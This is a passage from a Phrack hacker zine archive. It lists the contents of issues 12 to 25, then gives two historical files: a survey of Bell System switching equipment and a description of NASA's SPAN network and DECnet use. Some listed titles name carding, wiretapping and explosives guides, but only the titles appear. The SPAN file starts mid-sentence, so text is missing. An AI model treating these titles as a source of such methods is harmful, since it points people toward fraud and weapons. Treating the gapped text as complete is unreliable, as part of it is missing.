6. CSDC II - Hardware Requirements by The Executioner
7. Hacking: OSL Systems by Evil Jay
8. Busy Line Verification Part II by Phantom Phreaker
9. Scan Man's Rebuttal to Phrack World News
10. Phrack World News XII Part 1 by Knight Lightning
11. Phrack World News XII Part 2 by Knight Lightning

Phrack 13 (April 1, 1987)

1. Phrack 13 Index by Taran King
2. Real Phreaker's Guide Vol. 2 by Taran King and Knight Lightning
3. How to Fuck Up the World - A Parody by Thomas Covenant
4. How to Build a Paisley Box by Thomas Covenant and Double Helix
5. Phreaks In Verse by Sir Francis Drake
6. R.A.G. - Rodents Are Gay by Evil Jay
7. Are You A Phone Geek? by Doom Prophet
8. Computerists Underground News Tabloid - CUNT by Crimson Death
9. RAGS - The Best of Sexy Exy
10. Phrack World News XIII by Knight Lightning

Phrack 14

1. Phrack 14 Index by Knight Lightning
2. Phrack Pro-Phile X on Terminus by Taran King
3. The Conscience of a Hacker (Reprint) by The Mentor
4. REMOBS: The Reality of The Myth by Taran King
5. Understanding DMS Part II by Control C

6. TRW Business Terminology by Control C
7. Phrack World News Special Edition 1 by Knight Lightning
8. Phrack World News Issue XIV Part 1 by Knight Lightning
9. Phrack World News Issue XIV Part 2 by Knight Lightning

Phrack 15

1. Phrack XV Intro by Shooting Shark
2. More Stupid Unix Tricks by Shooting Shark
3. Making Free Local Payfone Calls by Killer Smurf
4. Advanced Carding XIV by The Disk Jockey
5. Gelled Flame Fuels by Elric of Imrryr
6. Phrack World News XV/Part 1 by Knight Lightning
7. Phrack World News XV/Part 2 by Knight Lightning
8. Phrack World News XV/Part 3 by Sir Francis Drake

Phrack 16

1. Phrack 16 Intro by Elric of Imrryr
2. BELLCORE Information by The Mad Phone-Man
3. A Hacker's Guide to Primos: Part 1 by Cosmos Kid
4. Hacking GTN by The Kurgan
5. Credit Card Laws Laws by Tom Brokow
6. Tapping Telephone Lines by Agent Steal
7. Reading Trans-Union Credit Reports by The Disk Jockey
8. Phrack World News XXVI/Part 1 by Shooting Shark
9. Phrack World News XXVI/Part 2 by The Mad Phone-Man
10. Phrack World News XXVI/Part 3 by The Mad Phone-Man
11. Phrack World News XXVI/Part 4 by Shooting Shark
12. Phrack World News XXVI/Part 5 by The $muggler

Phrack 17 (April 7, 1988)

1. Phrack XVII Introduction by Shooting Shark
2. Dun & Bradstreet Report on AT&T by Elric of Imrryr
3. Dun & Bradstreet Report on Pacific Telesis by Elric of Imrryr
4. Nitrogen-Trioxide Explosive by Signal Substain
5. How to Hack Cyber Systems by Grey Sorcerer
6. How to Hack HP2000's by Grey Sorcerer
7. Accessing Government Computers by The Sorceress
8. Dial-Back Modem Security by Elric of Imrryr
9. Data Tapping Made Easy by Elric of Imrryr
10. Phrack World News XVII/Part 1 by Sir Francis Drake
11. Phrack World News XVII/Part 2 by The $muggler
12. Phrack World News XVII/Part 3 by The Sorceress

Phrack 18 (June 7, 1988)

1. Index of Phrack 18 by Crinsom Death
2. Pro-Phile XI on Ax Murderer by Crimson Death
3. An Introduction to Packet Switched Netwoks by Epsilon
4. Primos: Primenet, RJE, DPTX by Magic Hasan
5. Hacking CDC's Cyber by Phrozen Ghost
6. Unix for the Moderate by URvile
7. Unix System Security Issues by Jester Sluggo
8. Loop Maintenance Operating System by Control C
9. A Few Thinigs About Networks by Prime Suspect
10. Phrack World News XVIII Part I by Epsilon
11. Phrack World News XVIII Part II by Epsilon

Phrack 19

1. Phrack Inc. Index by Crimson Death
2. DCL Utilities for VMS Hackers by The Mentor
3. Digital Multiplexing Systems (Part 2) by Control C

4. Social Security Number Formatting by Shooting Shark
5. Facility Assignment & Control Systems by Phantom Phreaker
6. Phrack Editorial on Microbashing by The Nightstalker
7. Phrack World News XVIV/Part 1 by Knight Lightning
8. Phrack World News XVIV/Part 2 by Epsilon

Phrack 20 (October 12, 1988)

1. Phrack XX Index by Taran King and Knight Lightning
2. Phrack Pro-Phile on Taran King
3. Timeline Featuring Taran King, Knight Lightning, and Cheap Shades
4. Welcome To Metal Shop Private by TK, KL, and CS
5. Metal/General Discussion
6. Phrack Inc./Gossip
7. Phreak/Hack Sub
8. Social Engineering
9. New Users
10. The Royal Court
11. Acronyms
12. Phrack World News XX Featuring SummerCon '88 by Knight Lightning

Phrack 21 (November 4, 1988)

1. Index by Taran King and Knight Lightning
2. Phrack Pro-Phile on Modem Master by Taran King
3. Shadows Of A Future Past (Part 1 of the Vicious Circle Trilogy) by KL
4. The Tele-Pages by Jester Sluggo
5. Satellite Communications by Scott Holiday
6. Network Management Center by Knight Lightning and Taran King
7. Non-Published Numbers by Patrick Townsend
8. Blocking Of Long Distance Calls by Jim Schmickley
9. Phrack World News Special Edition II by Hatchet Molly and Knight Lightning
10. Phrack World News Issue XXI Part 1 by Knight Lightning and Epsilon
11. Phrack World News Issue XXI Part 2 by Knight Lightning and Epsilon

Phrack 22 (December 23, 1988)

1. Index by Taran King and Knight Lightning
2. Phrack Pro-Phile on Karl Marx by Taran King & Knight Lightning
3. The Judas Contract (Part 2 of the Vicious Circle Trilogy) by KL
4. A Novice's Guide To Hacking (1989 Edition) by The Mentor
5. An Indepth Guide In Hacking Unix by Red Knight
6. Yet Another File On Hacking Unix by >Unknown User<
7. Computer Hackers Follow A Guttman-Like Progression by Richard C. Hollinger
8. A Report On The InterNet Worm by Bob Page
9. Phrack World News Issue XXII/Part 1 by Knight Lightning and Taran King
10. Phrack World News Issue XXII/Part 2 by Knight Lightning and Taran King
11. Phrack World News Issue XXII/Part 3 by Knight Lightning and Taran King
12. Phrack World News Issue XXII/Part 4 by Knight Lightning and Taran King

Phrack 23 (January 28, 1989)

1. Phrack Inc. XXIII Index by Knight Lightning & Taran King
2. Phrack Prophile XXIII Featuring The Mentor by Taran King
3. Subdivisions (Part 3 of The Vicious Circle Trilogy) by Knight Lightning
4. Utopia; Chapter One of FTSaga by Knight Lightning
5. Foundations On The Horizon; Chapter Two of FTSaga by Knight Lightning
6. Future Transcendent Saga Index A from the Bitnet Services Library
7. Future Transcendent Saga Index B from the Bitnet Services Library
8. Getting Serious About VMS Hacking by VAXBusters International
9. Can You Find Out If Your Telephone Is Tapped? by Fred P. Graham (& VaxCat)
10. Big Brother Online by Thumpr (Special Thanks to Hatchet Molly)
11. Phrack World News XXIII/Part 1 By Knight Lightning
12. Phrack World News XXIII/Part 2 by Knight Lightning

Phrack 24 (February 25, 1989)

1. Phrack Inc. XXIV Index by Taran King and Knight Lightning
2. Phrack Prophile XXIV Featuring Chanda Leir by Taran King
3. Limbo To Infinty; Chapter Three of FTSaga by Knight Lightning
4. Frontiers; Chapter Four of FTSaga by Knight Lightning
5. Control Office Administration Of Enhanced 911 Service by The Eavesdropper
6. Glossary Terminology For Enhanced 911 Service by The Eavesdropper
7. Advanced Bitnet Procedures by VAXBusters International
8. Special Area Codes by >Unknown User<
9. Lifting Ma Bell's Cloak Of Secrecy by VaxCat
10. Network Progression by Dedicated Link
11. Phrack World News XXIV/Part 1 by Knight Lightning
12. Phrack World News XXIV/Part 2 by Knight Lightning
13. Phrack World News XXIV/Part 3 by Knight Lightning

Phrack 25 (March 29, 1989)

1. Phrack Inc. XXV Index by Taran King and Knight Lightning
2. 25th Anniversary Index by Knight Lightning, Taran King, and other friends
3. Bell Network Switching Systems by Taran King
4. SPAN: Space Physics Analysis Network by Knight Lightning
5. Unix Cracking Tips by Dark OverLord
6. Hiding Out Under Unix by Black Tie Affair
7. The Blue Box And Ma Bell by The Noid
8. Hacking: What's Legal And What's Not by Hatchet Molly
9. Phrack World News XXV/Part 1 by Knight Lightning
10. Phrack World News XXV/Part 2 by Knight Lightning
11. Phrack World News XXV/Part 3 by Knight Lightning

==Phrack Inc.==

Volume Three, Issue 25, File 3 of 11

Bell Network Switching Systems

An Informational Definitive File

By Taran King

March 14, 1989

Throughout my many conversations with what many consider the "elite" of the community, I have come to realize that even the highest up on the hierarchical map do not know all of the little differences and specificities of the switching systems that the BOCs use throughout the nation. This file was written so that people could understand the differences between their switch and those switches in areas where they have friends or that they pass through.

There are two broad categories that switches can be separated into: local and tandem. Local offices connect customer lines to each other for local calls and connect lines to trunks for interoffice calls. Tandem switching is subdivided into two categories: local tandem offices and toll offices. Local toll offices connect trunks to trunks within a metropolitan area whereas toll offices connect trunks to trunks from the toll network portion (class 1 to 4) of the hierarchical Public Switched Telephone Network (PSTN).

Because of the convenience of having direct interface with customer lines, local switching has built in functions needed to provide exchange services such as local calling, custom calling features, Touch-Tone service, E911 service, and exchange business services (like Centrex, ESSX-1, and ESS-ACD. Centrex is a service for customers with many stations that is provided out of the Central Office. ESSX-1 service limits the number of simultaneous incoming and outgoing calls and the number of simultaneous intragroup calls to software sizes specified by the customer. ESS-ACD is the exchange service equivalent to Automatic Call Distribution except the call distribution takes place in a Centrex-functioning portion of the electronic switch.)

Geographic centralization of the tandem office allows efficiency in providing centralized billing and network services.

Automatic switching was formally installed by the Bell System in 1919 and although there are many replacements that update old and less preferable services, many older offices still exist in various parts of the country.

ELECTROMECHANICAL SWITCHING SYSTEMS

The Step By Step (SXS) switching system, also known as the Strowger system, was the earliest switching system. Invented by A. B. Strowger in 1889, it is currently used in rural and suburban areas around the country as well as some metropolitan areas which were small when the switch was installed. The term "Step By Step" describes both the manner in which the switching network path is established and the way in which each of the switches in the path operates. They combine vertical stepping and a horizontal rotary stepping motion to find the number dialed through pulse. The drawbacks of the SXS system include not being able to have Touch Tone calling or alternative routing without adding expensive equipment to the office and also that the customer's telephone number is determined by the physical termination/location of the line or connector on the system. The line cannot be moved without changing the telephone number. The other drawback is the high maintenance cost. These reasons, among others, have led to a drop in the amount of SXS systems seen around the country.

The No. 1 Crossbar (XBAR) was developed for use in metropolitan areas. The XBAR system uses horizontal and vertical bars to select the contacts. There are five selecting bars mounted horizontally across the front

of each XBAR switch. Each selecting bar can choose either of two horizontal rows of contacts. The five horizontal selecting bars can therefore select ten horizontal rows of contacts. There are ten or twenty vertical units mounted on the switch and each vertical unit forms one vertical path. Each switch has either 100 or 200 sets of crosspoints/contacts depending on the number of vertical units.

The No. 5 Crossbar was developed to fill the need for a switching system that would be more productive in suburban residential areas or smaller cities. The No. 5 XBAR also included automatic recording of call details for billing purposes to allow for DDD (Direct Distance Dialing). The No. 5 XBAR is separated into 2 parts: the switching network where all the talking paths are established and the common-control equipment which sets up the talking paths. Various improvements have been made on the No. 5 XBAR over the years such as centralized automatic message accounting, line link pulsing to facilitate DID (Direct Inward Dialing) to stations served by a dial PBX (Private Branch Exchange), international DDD, Centrex service, and ACD capability. The No. 5 Electronic Translator System (ETS) was also a development which used software instead of wire cross-connections to provide line, trunk, and routing translations as well as storing billing information for transmissions via data link to a centralized billing collection system.

The No. 4 Crossbar is a common-control system designed for toll service with crossbar switches making up its switching network. The No. 4A XBAR system was designed for metropolitan areas and added the ability to have CAMA (Centralized Automatic Message Accounting) as well as foreign-area translation, automatic alternate routing, and address digit manipulation capabilities (which is converting the incoming address to a different address for route control in subsequent offices, deleting digits, and prefixing new digits if needed). The No. 4A ETS replaced the card translator (which was used for translation via phototransistors) and allowed billing and route translation functions to be changed by teletypewriter input as it was a stored-program control processor. CCIS (Common Channel Interoffice Signaling) was added to the No. 4A XBAR in 1976 for more efficient signaling between toll offices among other things.

ELECTRONIC SWITCHING SYSTEMS

The Electronic Switching Systems were made possible by the invention of the transistor. They apply the basic concepts of an electronic data processor, operating under the direction of a stored-program control, and high-speed switching networks. The stored-program control allows system designs the necessary flexibility to design new features and install them easily. The SPC controls the sequencing of operations required to establish a call. It can control a line or trunk circuit according to its application.

The first electronic switching trial took place in Morris, IL in 1960. The first application of electronic local switching in the Bell System took place in May of 1965 with the cutover of the first 1ESS switch in Succasunna, NJ.

The 1ESS switching system was designed for areas where large numbers of lines and lines with heavy traffic are served. It generally serves between 10,000 and 65,000 lines. The memory of the 1ESS is generally read only memory (ROM) so that neither software or hardware malfunctions can alter the information content.

The 1A Processor was introduced in 1976 in the first 1AESS switch. It was designed for local switching applications to be implemented into a working 1ESS switch. It allowed the switching capacity to be doubled from the old 1ESS switches also. The 1A Processor uses both ROM and RAM (Random Access Memory). Magnetic tape units in the 1A Processor allow for system reinitialization as well as detailed call billing functions.

Both the 1ESS and the 1AESS switches use the same peripheral equipment which allows for easy transition. Programs in both switches control routine tests, diagnose troubles, detect and report faults and troubles, and control emergency actions to ensure satisfactory operation. Both switches offer the standard custom calling features as well as business features like

Centrex, ESS-ACD, Enhanced Private Switched Communications Service or ETS (Electronic Tandem Switching).

The 2ESS was designed to extend electronic switching into suburban regions but doing so economically, meeting the need for 2,000 to 10,000 line offices. It has a call capacity of 19,000 with a maximum of 24,000 terminals per system. One of the differences between the 1ESS and the 2ESS is that in the 2ESS, lines and trunks terminate on the same side of the network, which is called a folded network. There is no need for separate line and trunk link networks as in the 1ESS. Also, the network architecture was designed to interface with customer lines carrying lighter traffic, the features were oriented toward residential rather than business lines, and the processor was smaller and less expensive.

In 1976, the first 2BESS switch was introduced in Acworth, GA. The 2BESS switch is similar to the 1AESS in that it has something added into the switch. In this case, though, it is the 3ACC (3A Central Control), which is in the place of the processor. The 3ACC doubles the call capacity originally available in the 2ESS switch by combining integrated circuit design with semiconductor memory stores. It also requires one-fifth of the floor space and one-sixth of the power and air conditioning that the 2ESS central processor requires. The 3ACC is a self-checking, microprogram-controlled processor capable of high-speed serial communication. Resident programs in the 3ACC are hardware write-protected, but non-resident programs like maintenance, recent change (RC), and back-up for translations or residential programs are stored on a tape cartridge.

Also in 1976, the need for switching in rural areas serving fewer than 4500 lines resulted in the introduction of the 3ESS switch. The 3ESS switching equipment is the smallest Western Electric space-division, centralized electronic switching system which serves 2,000 to 4,500 lines. The 3ACC is used as the processor in the 3ESS, which was designed to meet the needs of a typical Community Dial Office (CDO). It, too, is a folded network like the 2ESS and 2BESS. The switch was designed for unattended operation, implementing extensive maintenance programs as well as remote SCCS (Switching Control Center System) maintenance capabilities.

The 4ESS switching equipment is a large-capacity tandem system for trunk-to-trunk interconnection. It forms the heart of the Stored-Program Control (SPC) network that uses CCIS (Common-Channel Interoffice Signaling) yet still supports Multi-Frequency (MF) and Dial-Pulse (DP) signaling. The SPC network allows for features such as the Mass Announcement System (MAS) (which is where we find all of our entertaining 900 Dial-It numbers) and WATS (Wide-Area Telecommunications Services) screening/routing. The 4ESS also provides international gateway functions. It uses a 1A Processor as its main processor, which, along with its use of core memories and higher speed logic, is about five times as fast as the 1ESS processor. The 4ESS software structure is based on a centralized development process using three languages: a low-level assembly language, the intermediate language called EPL (ESS Programming Language), and a high level language called EPLX. The assembly language takes care of real-time functions like call processing while measurements and administrative functions frequently are programmed in EPL. Some maintenance programs and audits which are not as frequently run are in EPLX. Up to six 4ESS switches can be remotely administered and maintained from centralized work centers which means that very few functions need to be performed at the site of the switch itself.

In March of 1982, the 5ESS switch first went into operation. It is a digital time-division electronic switching system designed for modular growth to accommodate local offices ranging from 1,000 to 100,000 lines. It was designed to replace remaining electromechanical switching systems in rural, suburban, and urban areas economically. Features of new generic versions of the program allowed multimodule configuration and local/toll features for combined class 4 and class 5 operation. The 5ESS administrative module processor consists of two 3B20s. The communications module consists of a message switch and a TMS (Time-Multiplexed Switch), which is used to connect voice channels in one interface module to voice channels in another interface module as well as for data messages between the administrative modules and interface modules and also is used for data messages between interface modules. The interface module can host analog line/trunk units, digital

line/trunk units, digital carrier line units, digital service circuit units, or metallic service units in addition to miscellaneous test and access units. There are 2 software divisions in the 5ESS. The portion in the administrative module processor is responsible for officewide functions such as the human interfaces, routing, charging, feature translations, switch maintenance, and data storage and backup. The portion in the interface module is responsible for the standard call-processing functions associated with the lines and trunks terminating on that interface module. Most software is written in C and has a modular structure to afford easy expansion and maintenance.

The last thing to mention here are Remote Switching Systems (RSS) and Remote Switching Modules (RSM). The No. 10A RSS is designed to act as an extension of a 1ESS, 1AESS, or 2BESS switching equipment host and is controlled remotely by the host over a pair of dedicated data links. It shares the processor capabilities of these nearby ESS switches and uses a microprocessor for certain control functions under the direction of the host central processor. The RSS is capable of stand-alone functioning if the links between it and the host are severed somehow. If this occurs, though, custom calling, billing, traffic measurements, etc. are unavailable -- only basic service on intra-RSS calls is allowed. The No. 5A RSM can be located up to 100 miles from the 5ESS host and can terminate a maximum of 4000 lines with a single interface module. Several RSMs can be interconnected to serve remote offices as large as 16,000 lines. It is a standard 5ESS system interface module with the capability for stand-alone switching capability if the host-remote link fails. One difference from the RSS of the RSM is the ability to use direct trunking, whereas the RSS requires that all interoffice calls pass through the host switch.

Of course, there are many other switches out there, but these are the basic Western Electric switches provided for the Bell System. The following is a time-table to summarize the occurrences of SPC switching systems that have been used by BOCs and AT&T:

1965 The 1ESS used for local metropolitan allows 65,000 lines and 16,000 trunks.
1968 The 1ESS expands for local metropolitan and local tandem.
1970 The 2ESS used for local suburban has 30,000 lines and trunks together.
1974 The 1ESS allows 2-wire toll switching.
1976 The 4ESS uses large 4-wire toll for use of 100,000 trunks.
1976 The 1AESS for large metropolitan local use has 90,000 lines and 32,000 trunks
1976 The 2BESS for local suburban use has 30,000 lines and trunks together.
1976 The 3ESS for local rural use has 5,800 lines and trunks together.
1977 The 1AESS using 4-wire toll.
1979 The 1AESS has local, tandem, and toll capability.
1979 The 10A RSS is for local small rural areas with 2,000 lines.
1982 The 5ESS for local rural to large metropolitan areas with tandem and toll capabilities has from 150,000 lines and 50,000 trunks to 0 lines and 60,000 trunks.

==Phrack Inc.==

Volume Three, Issue 25, File 4 of 11

```
=-=-=-
```

interactive way has been increasing.

The problems of data exchange are exacerbated by the lack of standards for scientific data bases. The net result is that, at present, most researchers recognize the value of multi-disciplinary studies, but the cost in time and effort is devastating to their research efforts. This trend is antithetical to the needs of the NASA research community. SPAN is only one of many research networks that are just beginning to fill a need for access to remote capabilities that are not obtainable locally.

In May of 1980 the Space Plasma Physics Branch of the Office of Space Science of NASA Headquarters funded a project at Marshall Space Flight Center (MSFC) to investigate ways of performing correlative space plasma research nationwide on a daily basis. As a first step, a user group was formed called the Data Systems Users Working Group (DSUWG) to provide the space science community interaction and direction in the project. After the first meeting of the DSUWG in September 1980, it was decided that the approach would be to design, build, and operate a spacecraft mission independent science network as a test case. In addition, the construction of the system would be designed to use existing data analysis computer systems at space physics institutions and to take full advantage of "off-the-shelf" software and hardware.

The Space Physics Analysis Network (SPAN) first became operational in December 1981 with three major nodes:

- University of Texas at Dallas
- Utah State University
- MSFC

Since that time it has grown rapidly. Once operational, SPAN immediately started to facilitate space-data analysis by providing electronic mail, document browsing, access to distributed data bases, facilities for numeric and graphic data transfer, access to Class VI machines, and entry to gateways for other networks.

The DSUWG continues to provide guidance for SPAN growth and seeks to identify, promote, and implement appropriate standards for the efficient management and exchange of data, related information, and graphics. All SPAN member organizations are expected to participate in the DSUWG. The basic composition of the DSUWG is a representative scientist and computer systems manager (who has the networking responsibility) at each of the member institutions. DSUWG meetings are held regularly at approximately nine month intervals.

The DSUWG is structured along lines conducive to addressing major outstanding problems of scientific data exchange and correlation. There is a chairman for each subgroup to coordinate and focus the group’s activities and a project scientist to oversee the implementation of the DSUWG recommendations and policies. The working group itself is divided into several subgroups which address issues of policy, networking and hardware, software and graphics standards, and data base standards.

The DSUWG is a dynamic, evolving organization. We expect members to move in (or out) as appropriate to their active involvement in data related issues. We also realize that at present SPAN and the DSUWG are dealing with only a limited portion of the whole spectrum of problems facing the NASA research community. As present problems are solved, as the network evolves, and as new issues arise, we look to the DSUWG to reflect these changes in it’s makeup, structure, and focus.

The SPAN is currently managed by the National Space Science Data Center (NSSDC) located at Goddard Space Flight Center (GSFC). All SPAN physical circuits are funded by the Communication and Data Systems Division at NASA Headquarters. Personnel at the NSSDC facility, at the NASA SPAN centers, and the remote institutions work in unison to manage and maintain the network.

Network Configuration and Evolution

The initial topology for SPAN was a modified star where all communication with the remote institutions came to a major central switching or message routing

node at MSFC. This topology served the network well until many new nodes were added and more scientists became accustomed to using the network. As data rate demands on the network increased, it was apparent that a new topology using lines with higher data rates was needed. Toward this end, a new communication architecture for SPAN was constructed and implemented.

The current structure of SPAN in the United States is composed of an interconnected four-star, mesh topology. Each star has, as its nucleus, a SPAN routing center. The routing centers are located at GSFC, MSFC, Jet Propulsion Lab (JPL), and Johnson Space Center (JSC). The routing centers are linked together by a set of redundant 56 kbps backbone circuits. Tail circuits, at speeds of 9.6 kbps (minimum line speed), are connected to each routing center and and into the SPAN backbone.

Most remote institutions have local area networks that allow a number of different machines to be connected to SPAN. Regardless of a machine's position in the network, all computers on SPAN are treated logically equal. The main goal of the new SPAN architecture is for a node that is located across the country through two routing centers to be as transparently accessible as a SPAN node sharing the same machine room with the originating system. This ease of use and network transparency is one of SPAN's greatest assets.

The new configuration allows for rapid expansion of the network via the addition of new tail circuits, upgrade to existing tail circuits, and dynamic dialing of higher data-rate backbone circuits Implementation of this new configuration began in July 1986, and the new topology was completed in November 1986, although there are new circuits being added on a continuing basis. It is expected that a fifth routing center located at Ames Research Center.

Nearly all of the machines on SPAN are linked together using the commercially available software package DECnet. DECnet allows suitably configured computers (IBM-PCs and mainframes, SUN/UNIX workstations, DEC/PROs, PDPs, VAXs, and DECSYSTEMs) to communicate across a variety of media (fiber optics, coax, leased telephone lines, etc.) utilizing a variety of low level protocols (DDCMP, Ethernet, X.25). There are also several institutions that are connected through Janus hosts which run more then one protocol.

SPAN links computers together and touches several other networks in the United States, Europe, and Canada that are used for data analysis on NASA spaceflight missions and other NASA related projects. At this time, there are well over 1200+ computers that are accessible through SPAN.

DECnet networks has been accomplished by the unprecedented, successful cooperation of the network management of the previously separate networks. For example, the International High Energy Physics Network (HEPNET), the Canadian Data Analysis Network (DAN) and the Texas University Network (TEXNET) now have nonconflicting network addresses. Every node on each of these networks is as accessible to SPAN users as any other SPAN node. The mutual cooperation of these WANs has given enhanced capabilities for all.

There are several capabilities and features that SPAN is developing, making it unique within the NASA science community. The SPAN system provides remote users with access to science data bases and brings scientists throughout the country together in a common working environment. Unlike past NASA mission networks, where the remote sites have only remote terminals (supporting one person at the remote site at a time), SPAN supports many users simultaneously at each remote node through computer-to-remote computer communications software. Users at their institutions can participate in a number of network functions involving other remote computer facilities. Scientific papers, data and graphics files can easily be transferred between network nodes. This significantly reduces the time it takes to perform correlative work when authors are located across the country or ocean. As an introduction to SPAN's network wide capabilities. More advanced users are referred to the DEC DECnet User's Manual.

SPAN will continue to be used as a test case between NASA science investigators with the intent of exploring and employing modern computer and communication technology as a tool for doing NASA science research. This can be accomplished because SPAN is not a project dependent system that requires a static hardware

and software configuration for the duration of a mission. SPAN has provided a quick reaction capability for several NASA and ESA missions. Each of these missions needed to rapidly move near real-time ground and spacecraft observations to a variety of destinations for analysis and mission planning. Because of SPAN's great success, new NASA spaceflight missions are seriously looking into creating networks with similar capabilities that are internetworked with SPAN.

Within the next few years, new developments in software and hardware will be implemented on SPAN that will continue to aid NASA science research. It is anticipated that SPAN will greatly improve its access to gateways into Europe and other locations throughout the world. As a natural evolution, SPAN will migrate toward the International Standards Organization's (ISO) Open Systems Interconnect (OSI) protocol as the software becomes available. It is expected that the ISO/OSI protocol will greatly enhance SPAN and increase the number of heterogeneous computer systems accessible.

Security And Conduct On The Network

Misconduct is defined as:

1. Any unauthorized access or use of computers on the network,
2. Attempts to defeat computer security systems (e.g. violating a captive account),
3. Repeated login failures to computers or privileged accounts to which the user is not authorized to use,
4. Massive file transfers from a given site without prior consent and coordination with the appropriate SPAN routing centers.

The network is monitored very closely, and it is relatively simple to spot an attempted break-in and then track down the source. When a violation is found, the matter will be reported to the DSUWG steering committee and the SPAN line will be in immediate danger of being disconnected. If the situation cannot be resolved to the satisfaction of both the DSUWG steering committee and network management, the SPAN line to the offending site will be reviewed for the possibility of permanent disconnection. In short, NASA pays for the communications lines and will not tolerate misconduct on the network.

SPAN Network Information Center (SPAN-NIC)

The SPAN-NIC is located at the National Space Science Data Center in Greenbelt, Maryland. The purpose of the SPAN-NIC is to provide general user services and technical support to SPAN users via telephone, electronic mail, and postal mail.

As SPAN has grown exponentially over recent years, it was realized that a central organization had to be developed to provide users with technical assistance to better utilize the resources that the network provides. This is accomplished by maintaining and distributing relevant technical documents, providing user assistance on DECnet related questions, monitoring traffic on the network, and maintaining an online data base of SPAN node information. More specific information on becoming a SPAN site, beyond that provided in this document, can also be obtained through SPAN-NIC.

The SPAN-NIC uses a VAX 8650 running VMS as its host computer. Users wishing to use the online information services can use the account with the username SPAN_NIC. Remote logins are capable via SET HOST from SPAN, TELENET from ARPANET and by other procedures detailed later.

SPAN-NIC DECnet host address: NSSDCA or 6.133

SPAN-NIC ARPANET host address: NSSDC.ARPA or 128.183.10.4

SPAN-NIC GTE/TELENET DTE number: 311032107035

An alternative to remote login is to access online text files that are available. These text files reside in a directory that is pointed to by the logical name "SPAN_NIC:". Example commands for listing this directory follow:

```
From SPAN: $ DIRECTORY NSSDCA::SPAN__NIC:
From ARPA: FTP> ls SPAN__NIC:
```

The available files and a synopsis of their contents can be found in the file "SPAN_NIC:SPAN_INDEX.TXT". Once a file is identified, it can be transferred to the remote host using the VMS COPY command, or the FTP GET command. It is important to note that this capability will be growing significantly not only to catch up to the current SPAN configuration but also keep current with its growth.

DECnet Primer

The purpose of the SPAN is to support communications between users on network nodes. This includes data access and exchange, electronic mail communication, and sharing of resources among members of the space science community.

Communication between nodes on the SPAN is accomplished by means of DECnet software. DECnet software creates and maintains logical links between network nodes with different or similar operating systems. The operating systems currently in use on SPAN are VAX/VMS, RSX, and IAS. DECnet provides network control, automatic routing of messages, and a user interface to the network. The DECnet user interface provides commonly needed functions for both terminal users and programs. The purpose of this section of the file is to provide a guide on the specific implementation of DECnet on SPAN and is not intended to supercede the extensive manuals on DECnet already produced by DEC.

DECnet supports the following functions for network users:

1. TASK-TO-TASK COMMUNICATIONS: User tasks can exchange data over a network logical link. The communicating tasks can be on the same or different nodes. Task-to- task communication can be used to initiate and control tasks on remote nodes.

2. REMOTE FILE ACCESS: Users can access files on remote nodes at a terminal or within a program. At a terminal, users can transfer files between nodes, display files and directories from remote nodes, and submit files containing commands for execution at a remote node. Inside a program, users can read and write files residing at a remote node.

3. TERMINAL COMMUNICATIONS: RSX and IAS users can send messages to terminals on remote RSX or IAS nodes. This capability is available on VMS nodes by using the PHONE utility.

4. MAIL FACILITY: VMS users can send mail messages to accounts on remote VMS nodes. This capability is currently available for RSX and IAS nodes but is not supported by DEC. There are slight variations for RSX and IAS network mail compared to VMS mail.

5. REMOTE HOST: VMS, RSX, and IAS users can log-on to a remote host as if their terminals were local.

Network Implementations For DECnet

The SPAN includes implementations for RSX, IAS and VAX/VMS operating systems. DECnet software exists at all the SPAN nodes and it allows for the communication of data and messages between any of the nodes. Each of the network nodes has a version of DECnet that is compatible with the operating system of that node. These versions of DECnet have been presently developed to different extents causing some nodes to have more or less capabilities than other nodes. The version or "phase" of the DECnet, as it is called, indicates the capability of of that node to perform certain levels of communication. Since RSX and IAS implementations are almost identical, they are described together.

Users need not have any special privileges (VAX/VMS users will need the NETMBX privilege on their account) to run network tasks or create programs which access the network. However users must supply valid access control information

to be able to use resources. The term "access control" refers to the user name and password of an account (local or on a remote node).

Online system documentation is a particularly important and valuable component of DEC systems. At the present, SPAN is comprised almost completely of DEC systems. An extensive set of system help files and libraries exists on all the SPAN DEC nodes. The HELP command invokes the HELP Utility to display information about a particular topic. The HELP utility retrieves help available in the system help files or in any help library that you specify. You can also specify a set of default help libraries for HELP to search in addition to these libraries.

```
   Format:   HELP [keyword [...]]
```

On many systems, new users can display a tutorial explanation of HELP by typing TUTORIAL in response to the "HELP Subtopic?" prompt and pressing the RETURN key.

Utilities for DECnet-VAX

VAX terminal users have several utility programs for network communications available from the VMS operating system. Documentation for most of these utilities can be found in the Utility Reference Manual of the VAX/VMS manual set, and each utility has extensive online help available. The following descriptions offer a brief introduction to these utilities:

MAIL: The VAX/VMS mail utility allows you to send a message to any account or to a series of accounts on the network. To send a message, you must know the account name of the person you wish to contact and his node name or node number. (This will be covered more extensively later in this file).

FINGER: The DECUS VAX/VMS Finger utility has been installed on a number of SPAN VAX/VMS systems. Finger allows a user to see who is doing what, both on his machine and on other machines on the network that support Finger. Finger also allows a user to find information about the location and accounts used by other users, both locally and on the network. The following is an example session using the FINGER utility.

```
$ FINGER

          NSSDCA VAX 8600, VMS V4.3. Sunday, 28-Sep-1986 19:55,4 Users,0 Batch.
          Up since Sunday, 28-Sep-1986 14:28

 Process         Personal name        Program  Login Idle Location

 HILLS           H.Kent Hills         Tm       19:02      NSSDC.DECnet
 _RTA4:          Dr. Ken Klenk        Tm       17:55      NSSDC.DECnet
 _NVA1:          Michael L. Gough     Mail     15:13
 SPAN Man        Joe Hacker           Finger   17:33      bldg26/111


 $ FINGER SWAFFORD@NSSDCA

 [NSSDCA.DECnet]

 NSSDCA VAX/VMS, Sunday, 28-Sep-1986 19:55

 Process         Personal name        Program   Login  Idle Location

 SPAN Man                             Finger    17:33

  Logged in since: Sunday, 28-Sep-1986 17:33

  Mail: (no new mail)

  Plan:
```

Joe Hacker, SPAN Hackers Guild

Telephone: (800)555-6000

If your VAX supports VMS Finger, further information can be found by typing HELP FINGER. If your system does not currently have the FINGER utility, a copy of it is available in the form of a BACKUP save set in the file: NSSDCA::SPAN_NIC:FINGER.BCK

PHONE: The VAX/VMS PHONE utility allows you to have an interactive conversation with any current user on the network. This utility can only be used on video terminals which support direct cursor positioning. The local system manager should know if your terminal can support this utility. To initiate a phone call, enter the DCL command PHONE. This should clear the screen and set up the phone screen format. The following commands can be executed:

DIAL nodename::username

Places a call to another user. You must wait for a response from that user to continue. DIAL is the default command if just nodename::username is entered.

ANSWER Answers the phone when you receive a call.

HANGUP Ends the conversation (you could also enter a CTRL/Z).

REJECT Rejects the phone call that has been received.

DIR nodename::

